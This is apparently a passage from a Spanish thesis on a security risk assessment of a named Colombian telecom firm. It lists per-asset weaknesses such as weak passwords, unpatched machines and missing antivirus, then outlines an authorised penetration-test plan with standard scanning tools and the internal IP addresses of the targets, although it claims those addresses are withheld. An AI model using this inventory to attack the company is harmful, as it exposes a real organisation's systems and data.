	Ausencia de documentación sobre el funcionamiento de la plataforma, solo el ingeniero encargado de la administración de los sistemas de información tiene conocimiento sobre la configuración y funcionamiento de la plataforma.	Error en el uso
	Configuración incorrecta de parámetros, hay clientes de la empresa con doble registro y datos incorrectos	Error en el uso
	No se realiza monitoreo constante de los eventos y registros logs que permitan detectar posibles intrusiones y/o debilidades de seguridad	Errores de configuración
	Gestión deficiente de contraseñas, el nivel de complejidad de las contraseñas es débil, no hay restricción mínima de la cantidad de caracteres que debe tener la contraseña, ni se solicita la combinación de caracteres alfanuméricos	Falsificación de derechos
	Falta de asignación de perfiles de acuerdo al rol que desempeñan para el desarrollo de las actividades.	Abuso de privilegios de acceso
	Ausencia de control de cambios eficaz	Mal funcionamiento del software
	Ausencia de pruebas de efectividad que permitan determinar vulnerabilidades técnicas en la plataforma tecnológica	Ataque informático
	Ausencia de registro de eventos y/o fallas en una bitácora que permita la trazabilidad de actividades que se desarrollan en la plataforma tecnológica	Error en el uso
APOTEOSYS	Ausencia de terminación de sesión por parte de los usuarios cuando abandonan la estación de trabajo, la mayoría de empleados al terminar la jornada laboral dejan encendido el computador con las aplicaciones abiertas	Abuso de los derechos
	Interfaz de usuario compleja y poco amigable debido a que la plataforma tecnológica es obsoleta	Error en el uso

	Ausencia de documentación sobre el funcionamiento de la plataforma, solo un el ingeniero encargado de la administración de los sistemas de información tiene conocimiento sobre la configuración y funcionamiento de la plataforma.	Error en el uso
	Configuración incorrecta de parámetros	Error en el uso
	No se realiza monitoreo constante de los eventos y registros logs que permitan detectar posibles intrusiones y/o debilidades de seguridad	Errores de configuración
	Gestión deficiente de contraseñas, el nivel de complejidad de las contraseñas es débil, no hay restricción mínima de la cantidad de caracteres que debe tener la contraseña, ni se solicita la combinación de caracteres alfanuméricos	Falsificación de derechos
	Falta de asignación de perfiles de acuerdo al rol que desempeñan para el desarrollo de sus actividades	Abuso de privilegios de acceso
	Ausencia de pruebas de efectividad que permitan determinar vulnerabilidades técnicas en la plataforma tecnológica	Ataque informático
	Ausencia de registro de eventos y/o fallas en una bitácora que permita la trazabilidad de actividades que se desarrollan en la plataforma tecnológica	Error en el uso
	Ausencia de control de cambios eficaz	Mal funcionamiento del software
	Ausencia de terminación de sesión por parte de los usuarios cuando abandonan la estación de trabajo, la mayoría de empleados al terminar la jornada laboral dejan encendido el computador con las aplicaciones abiertas	Abuso de los derechos
	Ausencia de documentación sobre el funcionamiento de la plataforma	Error en el uso
PLATAFORMA DE CONTACT CENTER	Configuración incorrecta de parámetros	Error en el uso
	Ausencia o insuficiencia de pruebas de software	Mal funcionamiento del software
	Gestión deficiente de contraseñas, el nivel de complejidad de las contraseñas es débil, no hay restricción mínima de la cantidad de caracteres que debe tener la contraseña, ni se solicita la combinación de caracteres alfanuméricos	Falsificación de derechos
	No se realiza monitoreo constante de los eventos y registros logs que permitan detectar posibles intrusiones y/o debilidades de seguridad	Errores de configuración

	Falta de asignación de perfiles de acuerdo al rol que desempeñan para el desarrollo de sus actividades	Abuso de privilegios de acceso
	Ausencia de pruebas de efectividad que permitan determinar vulnerabilidades técnicas en la plataforma tecnológica	Ataque informático
	Ausencia de registro de eventos y/o fallas en una bitácora que permita la trazabilidad de actividades que se desarrollan en la plataforma tecnológica	Error en el uso
DOC4US	Ausencia de terminación de sesión por parte de los usuarios cuando abandonan la estación de trabajo, la mayoría de empleados al terminar la jornada laboral dejan encendido el computador con las aplicaciones abiertas	Abuso de los derechos
	Ausencia de documentación sobre el funcionamiento de la plataforma	Error en el uso
	Gestión deficiente de contraseñas, el nivel de complejidad de las contraseñas es débil, no hay restricción mínima de la cantidad de caracteres que debe tener la contraseña, ni se solicita la combinación de caracteres alfanuméricos	Falsificación de derechos
	No se realiza monitoreo constante de los eventos y registros logs que permitan detectar posibles intrusiones y/o debilidades de seguridad	Errores de configuración
	Falta de asignación de perfiles de acuerdo al rol que desempeñan para el desarrollo de sus actividades	Abuso de privilegios de acceso
COMPUTADOR DE ESCRITORIO (Cantidad =20**)**	Ausencia de mantenimiento preventivo de equipos	Fallo del equipo
	Ausencia de esquemas de reemplazo periódico	Destrucción del equipo
	Susceptibilidad a la humedad, polvo y suciedad, debido a que la mayoría de las CPUs se encuentran ubicadas en el suelo	Polvo, corrosión, congelamiento
	Susceptibilidad a la variación de voltaje debido a que los equipos de cómputo se encuentran conectados a la red de corriente no regulada	Falla en el suministro de energía eléctrica
	Ausencia de copias de respaldo de usuario final	Perdida de información
	Almacenamiento sin protección debido a que no se cifran los documentos	hurto de información
	Falta de un eficiente control de cambios	Error en el uso
	Equipos con software no licenciado	Ingreso de código malicioso al sistema

	No se cuenta con las restricciones físicas de acceso adecuado	Perdida de equipos
	Equipos obsoletos, la mayoría de los computadores tienen más 12 años de antigüedad	Incompatibilidad con el nuevo software adquirido
	Ausencia de antivirus en la mayoría de los equipos de la empresa	Instalación de software malicioso
	Falta de cuidado en la disposición final, la mayoría de los equipos se dan de baja sin hacer borrado de la información que se encuentra en ellos	hurto de información
	Ausencia de pruebas de efectividad que permitan determinar vulnerabilidades técnicas en los equipos de computo	Ataque informático
	Ausencia de actualización de parches de seguridad en sistemas operativos	Ataque informático aprovechando nuevas vulnerabilidades
SERVIDOR CONTACT CENTER	Mantenimiento preventivo insuficiente sobre la infraestructura de red que permita proteger el funcionamiento del equipo y salvaguardar la información	Fallo del equipo
	Ausencia de un sistema de detección de humo y/o fuego en el cuarto de servidores	Fuego
	Susceptibilidad a la humedad, polvo y suciedad	Polvo, corrosión, congelamiento
	Susceptibilidad a la variación de voltaje	Daño del equipo
	Falta de un eficiente control de cambios	Error en el uso
	Ausencia de equipos de comunicación de respaldo que garanticen la continuidad del negocio	Fallo de servicios de comunicación
	Ausencia de sistemas de control ambiental que permitan controlar variables como temperatura y humedad relativa en el cuarto de servidores	Cambio imprevisible de temperatura en el medio ambiente
	Ausencia de protección física, debido a que no existen mecanismos de autenticación para el ingreso al cuarto de servidores	hurto de información
	Ausencia de pruebas de restauración de copias de respaldo	Copia de respaldo corrupta
	Ausencia de copias de respaldo periódicas	Fallo en el servidor
SERVIDOR DE APOTEOSYS	Mantenimiento preventivo insuficiente sobre la infraestructura de red que permita proteger el funcionamiento del equipo y salvaguardar la información	Fallo del equipo
	Ausencia de un sistema de detección de humo y/o fuego en el cuarto de servidores	Fuego

	Susceptibilidad a la humedad, polvo y suciedad	Polvo, corrosión, congelamiento
	Susceptibilidad a la variación de voltaje	Daño del equipo
	Falta de un eficiente control de cambios	Error en el uso
	Falta de equipos de comunicación de respaldo que garanticen la continuidad del negocio	Fallo de servicios de comunicación
	Ausencia de sistemas de control ambiental que permitan controlar variables como temperatura y humedad relativa en el cuarto de servidores	Cambio imprevisible en el medio ambiente
	Ausencia de protección física, debido a que no existen mecanismos de autenticación para el ingreso al cuarto de servidores	hurto de documentos
	Ausencia de pruebas de restauración de copias de respaldo	Copia de respaldo corrupta
SERVIDOR DE DOC4US	Mantenimiento preventivo insuficiente sobre la infraestructura de red que permita proteger el funcionamiento del equipo y salvaguardar la información	Fallo del equipo
	Ausencia de un sistema de detección de humo y/o fuego en el cuarto de servidores	Fuego
	Susceptibilidad a la humedad, polvo y suciedad	Polvo, corrosión, congelamiento
	Falta de un eficiente control de cambios	Error en el uso
	Falta de equipos de comunicación de respaldo que garanticen la continuidad del negocio	Fallo de servicios de comunicación
SERVIDOR OPEN FLEXIS	Mantenimiento preventivo insuficiente sobre la infraestructura de red que permita proteger el funcionamiento del equipo y salvaguardar la información	Fallo del servidor
	Ausencia de un sistema de detección de humo y/o fuego en el cuarto de servidores	Fuego
	Susceptibilidad a la humedad, polvo y suciedad	Polvo, corrosión, congelamiento
	Susceptibilidad a la variación de voltaje	Daño del equipo
	Falta de un eficiente control de cambios	Error en el uso
	Falta de equipos de comunicación de respaldo que garanticen la continuidad del negocio	Fallo de servicios de comunicación
	Ausencia de sistemas de control ambiental que permitan controlar variables como temperatura y humedad relativa en el cuarto de servidores	Cambio imprevisible en el medio ambiente

IMPRESORAS (Cantidad = 4)	Ausencia de pruebas de restauración de las copias de respaldo	Copia de respaldo corrupta
	Mantenimiento preventivo insuficiente	Incumplimiento en el mantenimiento
	Ausencia de esquemas de reemplazo periódico	Destrucción de equipo o medios.
	Susceptibilidad a la húmeda, el polvo y la suciedad.	Polvo, corrosión, congelamiento.
	Ausencia de un eficiente control de cambios en la configuración	Error en el uso
CÁMARAS (CCTV)	Ausencia de esquemas de reemplazo periódico	Destrucción del equipo
	Ausencia de niveles de protección física sobre los dispositivos que forman el CCTV	Hurto de medios
CINTAS MAGNÉTICAS (Cantidad = 5)	No existen políticas para el uso seguro de medios de almacenamiento	Robo
	Ausencia de niveles de protección física sobre los medios de almacenamiento externo	Hurto de medios
	Los medios de almacenamiento donde se realizan las copias de respaldo se encuentran ubicados en el mismo lugar del servidor	Inundación, Fuego
EMPRESA (ORGANIZACIÓN)	No se establece ningún proceso de cifrado en unidades de almacenamiento externo	Robo
	Ausencia de procedimiento formal para el registro y retiro de usuarios	Abuso de los derechos
	Ausencia de planes de continuidad	Falla de equipos
	Ausencia de procedimientos para el manejo de información sensible	Error en el uso
	Ausencia de procesos disciplinarios definidos en el caso en que se presente un incidente de seguridad de la información	Hurto de equipo
	Ausencia o insuficiencia de política sobre limpieza de escritorio y de pantalla	Hurto de medios o documentos
	Ausencia de procedimientos para el cumplimiento de las disposiciones referente a los derechos de protección intelectual.	Uso de software no licenciado
	Ausencia de responsabilidad en seguridad de la información en la descripción de los cargos	Error en el uso
	Entrenamiento insuficiente en seguridad	Error en el uso

3.6.1.1.6 Valoración de vulnerabilidades técnicas mediante pruebas de efectividad

Con el fin de determinar qué tan vulnerables son los activos críticos (clasificación alta) de información de la empresa, se procede a realizar una evaluación técnica sobre algunos de estos mediante la implementación de pruebas de efectividad, también conocidas como pruebas de concepto, estas pruebas permiten reconocer las vulnerabilidades técnicas presentes en un sistema informático buscando encontrar fallos de seguridad [16].

Existen tres tipos de pruebas dependiendo del nivel de conocimiento del entorno, a continuación, se mencionan cada una de estas:

Pruebas con conocimiento nulo del entorno: Es un tipo de prueba que simularía a un atacante real, ya que se basa en que tiene muy poco conocimiento del objetivo o su infraestructura [16].

Pruebas con conocimiento medio del entorno: En estas pruebas se tiene más información sobre el ambiente que será atacado, es decir, dirección IP, sistemas operativos, arquitectura de red, etc., pero es información de igual manera limitada o media. Esto emula a alguna persona dentro de la red con conocimiento básico de la misma [16].

Pruebas con conocimiento completo del entorno: Es cuando el hacker tiene toda la información relacionada al sistema objetivo del ataque. Es generalmente para temas de auditoría [16].

De acuerdo a lo anterior el tipo de pruebas que se implementarán en la empresa serán pruebas con conocimiento completo del entorno, debido a que se tiene total conocimiento del funcionamiento interno de los sistemas a evaluar, además este tipo de pruebas permiten realizar un análisis integral, ya que se usa la mayor cantidad de información posible para detectar puntos de fallos o vulnerabilidades potenciales en los sistemas de información.

Para el desarrollo e implementación de las pruebas de efectividad en la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P se hará uso de la metodología propuesta en la guía N°1 del MSPI, la cual se muestra en la figura 3.10.

Figura 3.10 Ciclo para la Ejecución de Pruebas de Efectividad Técnicas [16]

A continuación, se detallan las fases a seguir en la metodología propuesta para cada una de las pruebas a implementar.

1. **Contextualización**

En esta fase se define el alcance real de las pruebas y de los procedimientos a ejecutar con base a las necesidades identificadas y a la clasificación de activos [16], en ese sentido las pruebas irán dirigidas para algunos de los activos críticos de la empresa los cuales se mencionan a continuación:

- **Objetivo a evaluar**: El objetivo a evaluar son algunos de los activos críticos de la empresa entre los que se encuentran servidores, sistemas de información y computadores de escritorio:

✔ Servidor open flexis
✔ Servidor de contact center
✔ 2 computadores de escritorio de la oficina de TI
✔ 1 computadores de escritorio de la oficina de jurídica
✔ 1 computadores de escritorio de Tesorería
✔ 1 computadores de escritorio de Contabilidad.

- **Alcance**: Se realizarán pruebas de efectividad (pruebas de concepto) sobre algunos de los computadores, sistemas de información críticos y servidores

del proceso de TI de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E. S.P, con el objetivo de detectar vulnerabilidades de seguridad que puedan exponer la confidencialidad, integridad y disponibilidad de la información que se encuentra alojada en cada uno de ellos.

- **Horario:** Debido a que la información alojada en los servidores mencionados es de gran importancia para la empresa y que la ejecución de este tipo de pruebas puede llegar a ocasionar inconvenientes en la disponibilidad del servicio, las pruebas se realizarán en horarios previamente acordados con el personal encargado para que no generen ningún tipo de interrupción en los procesos que soportan los sistemas de información

- **Direcciones IP objetivo:** Por motivos de confidencialidad las direcciones IP de los servidores no serán mostradas en este documento.

✔ Servidor open flexis: 192.168.1.3
✔ Servidor de contact center:10.211.0.33
✔ Computador de escritorio oficina de TI: 192.168.2.155
✔ Computador de escritorio oficina de TI: 192.168.1.160
✔ Computador de escritorio oficina de jurídica: 192.168.2.60
✔ Computador de escritorio Tesorería: 192.168.2.119
✔ Computador de escritorio Contabilidad: 192.168.2.106

- **Acciones posteriores a acceso:** las acciones posteriores después del acceso dependerán del activo que se esté evaluando, ya que como se ha mencionado la empresa no cuenta con servidores de respaldo que puedan ser utilizados en el caso en que se presente una eventualidad, razón por la cual se evaluará dependiendo del activo si es conveniente realizar una explotación de las vulnerabilidades encontradas.

- **Fecha de inicio y de finalización de las pruebas:** 1 de octubre – 30 de octubre del 2020.

2. Reconocimiento del objetivo

Esta fase tiene por objetivo obtener tanta información del objetivo como sea posible para poder ser empleada en las fases de evaluación de vulnerabilidades y la fase de explotación [16].

Para realizar este levantamiento de información se pueden utilizar tres métodos (enfocado a los sistemas de información).

Pasivo: Este método aplica si la recolección de la información no implica acceder a ningún sistema de la entidad o generar tráfico que pueda ser detectado por alguno

de sus sistemas. Generalmente es información que está disponible en otros sitios y puede estar desactualizada, sin embargo, puede llegar a ser útil [16].

Semi-pasivo: Se apunta hacia los sistemas de la entidad, simulando ser tráfico normal proveniente de internet, sin emplear ningún método que pueda considerarse sospechoso por parte de los sistemas, es “camuflar el tráfico”. Como por ejemplo consultas DNS simples para verificar los servidores públicos [16].

Activo: Este método de obtención de información es el más propenso a ser detectado por los sistemas de detección y monitoreo, comprenden actividades como [16]:

- ✔ Escaneo de puertos.
- ✔ Análisis de vulnerabilidad a puertos abiertos
- ✔ Búsqueda de directorios, archivos o servidores adicionales que no estén públicamente disponibles.

En relación a lo anterior para realizar estas pruebas se hizo uso de Kali Linux, ver figura 3.11, la cual es una distribución basada en Debian GNU/Linux diseñada principalmente para auditoría y seguridad informática en general [37].




Figura 3.11 Kali Linux

Kali Linux dispone de una gran variedad de herramientas software diseñadas para la implementación de cada fase de las pruebas de efectividad, a continuación, con el desarrollo de cada prueba se hará una breve descripción de las herramientas utilizadas.

Para la fase del levantamiento de información en primera instancia se hizo uso de Nmap, la cual es una herramienta de escaneo de puertos y descubrimientos de host que permite establecer para cada activo el estado de los puertos (abierto, cerrado), el servicio y versión que corre en cada uno y el sistema operativo de los activos de

información evaluados [38], esto con el propósito de establecer algunas de las vulnerabilidades comunes que afectan específicamente a una versión de un servicio o sistema operativo, en el anexo E se muestran los resultados obtenidos para cada activo.

Posteriormente se hizo uso de FOCA (Fingerprinting Organizations with Collected Archives), la cual es una herramienta utilizada principalmente para encontrar metadatos e información oculta en los documentos que examina, para el caso de EMTEL, específicamente los documentos analizados fueron descargados de su de su página web y los resultados obtenidos se muestran a continuación:




Figura 3.12 FOCA




Figura 3.13 Resultados de la prueba sobre el dominio www.emtel.com.co




Figura 3.14 Resultados de la prueba sobre el dominio www.emtel.com.co

Como se observa en la figura 3.13 y 3.14, con esta herramienta fue posible obtener información de algunos nombres de empleados, correos electrónicos y direcciones IP de equipos pertenecientes a la empresa, este tipo de información puede ser utilizada por un atacante para obtener o robar información mediante técnicas de ingeniería social como el phishing

3. Modelado de amenazas

Esta fase maneja la relación atacante vs activo, es decir, el atacante que beneficio puede obtener si logra su objetivo de penetrar el sistema y modificar, borrar, copiar o destruir algún activo de información [16].

En resumen, esta fase se centra en realizar un análisis desde 2 frentes:

Enfocado en la entidad

Este análisis busca resolver la incógnita “Que pasa si”, por ejemplo, qué pasa si se divulga la información de mis sistemas de información, ¿Se vulnera la confidencialidad?, ¿Qué probabilidad existe de que este evento se materialice?, ¿Qué impacto tendría dicha divulgación? [16].

Como ya se mencionó las pruebas que se van a realizar son sobre algunos servidores, y equipos de cómputo críticos para la empresa, en ese sentido si se llegara a vulnerar alguno de ellos, se podría acceder a información confidencial de los clientes de la empresa como nombre, cédula, dirección, tipo de suscripción, etc., de igual manera también se vulneraría la confidencialidad de la información financiera y legal de la empresa.

Enfocado en el atacante

Identificar los posibles agentes o grupos que podrían llegar a perpetrar algún tipo de ataque hacia la entidad [16].

Un posible atacante podría ser un empleado descontento, malintencionado, negligente o que fue despedido por la empresa.

4. Evaluación de vulnerabilidades

Es el proceso de descubrir falencias en los sistemas y aplicaciones que pueden llegar a ser aprovechados por un atacante [16].

Dichas falencias pueden ser descubiertas a nivel del host o en la administración o configuración o diseño del mismo. Dependiendo de la amplitud de los alcances propuestos, el análisis de vulnerabilidad puede variar desde analizar un servicio o host específico o a un inventario completo de máquinas. Estos procesos de análisis pueden ejecutarse también de dos maneras [16]:

Análisis activo: El análisis activo involucra tener un contacto directo con el objetivo a probar. Puede hacerse de manera automática o de manera manual bajo diversas actividades conjuntas [16] .

Análisis pasivo: Este análisis implica métodos como análisis de metadatos en archivos publicados en internet, que pueden contener información sobre el tipo de servidor, nombres de dominio, direccionamiento IP, etc. También incluye el monitoreo de tráfico o copiado de tráfico (espejo de puertos) para captura y posterior análisis [16].

Para realizar estas pruebas se hará uso de las siguientes herramientas

NESSUS: Es una herramienta software que permite identificar vulnerabilidades presentes en diversos sistemas operativos [39], este escáner de vulnerabilidades clasifica dichas vulnerabilidades de acuerdo al sistema de puntaje CVSS, el cual está diseñado para proveer un método abierto y estándar que permite estimar el impacto derivado de vulnerabilidades identificadas en tecnologías de la información, es decir contribuye a cuantificar la severidad que pueden representar dichas vulnerabilidades como se muestra a continuación:

Tabla 3.19 Clasificación de vulnerabilidades

CLASIFICACION DE VULNERABILIDADES				
Critica	Alta	Media	Baja	Info

- ✔ **Vulnerabilidad Crítica**: se trata de vulnerabilidades cuyos métodos de aprovechamiento son ampliamente conocidos y su impacto es muy alto o catastrófico.
- ✔ **Vulnerabilidad Alta**: Este tipo de vulnerabilidad es capaz de poner en riesgo la confidencialidad, integridad o disponibilidad de los datos de los usuarios y/o la organización, como así también, la integridad o disponibilidad de los

recursos de procesamiento que este disponga. De igual forma se tratan de vulnerabilidades con métodos de aprovechamiento ampliamente conocidos.

- ✔ **Vulnerabilidad Media**: Este es uno de los tipos de vulnerabilidades más sencillas de combatir, ya que el riesgo que representan se puede disminuir con medidas tales como configuraciones predeterminadas, auditorías y demás. Aparte, las vulnerabilidades medias no son aprovechadas en todo su potencial ya que no afecta a un gran número de usuarios. Complementariamente se tratan de vulnerabilidades cuyo mecanismo de aprovechamiento no son ampliamente conocidos o son complejos y dada su potencial materialización tendría un impacto medio para la organización.
- ✔ **Vulnerabilidad Baja**: Este tipo de vulnerabilidad es realmente muy difícil de aprovechar por un atacante, y su impacto es mínimo, ya que no afecta a una gran masa de usuarios.
- ✔ **Vulnerabilidad Info:** Este tipo de vulnerabilidad es realmente información respecto al escaneo que se realice, su impacto es mínimo, sin embargo, puede dar información validación para complementar las vulnerabilidades con riesgos más altos.

NIKTO: Es un escáner de servidor web de código abierto (GPL) y de uso gratuito que realiza un escaneo de vulnerabilidades en servidores web en busca de múltiples elementos, incluidos archivos y programas peligrosos, y busca versiones desactualizadas del software del servidor web. También comprueba si hay errores de configuración del servidor y las posibles vulnerabilidades que puedan haber introducido [40].

BURPSUITE: Es una herramienta fundamental dentro de la seguridad informática, creada por la empresa PortSwigger y escrita en Java que permite realizar pruebas de seguridad de aplicaciones web, entre sus principales funcionalidades se encuentra el servidor proxy que permite inspeccionar y modificar el tráfico haciendo de intermediario entre el navegador y la aplicación destino, el escáner de vulnerabilidades que automatiza la detección de varios tipos de vulnerabilidades de aplicaciones web, el repetidor que se utiliza para modificar y reenviar solicitudes individuales al servidor, entre otras [41].

OWAPS ZAP: Herramienta de código abierto utilizada para monitorear la seguridad de aplicaciones web y determinar las causas que hacen que un software sea inseguro, dentro de sus funcionalidades se encuentran [42]:

- Posibilidad de comprobar todas las peticiones y respuestas entre cliente y servidor.
- Análisis automáticos.
- Análisis pasivos.
- Posibilidad de lanzar varios ataques a la vez.

- Capacidad para utilizar certificados SSL dinámicos

Desarrollo de las pruebas

Para iniciar con las pruebas de esta fase se instaló la herramienta Nessus en su versión gratuita (Nessus essentials) en Kali Linux como se muestra en la figura 3.15 y 3.16, esta versión es apta para educadores y estudiantes que inician con sus carreras en ciberseguridad, en el anexo F se muestran los resultados de los escaneos avanzados realizados a cada uno de los activos evaluados.




Figura 3.15 Inicio de Nessus en kali Linux

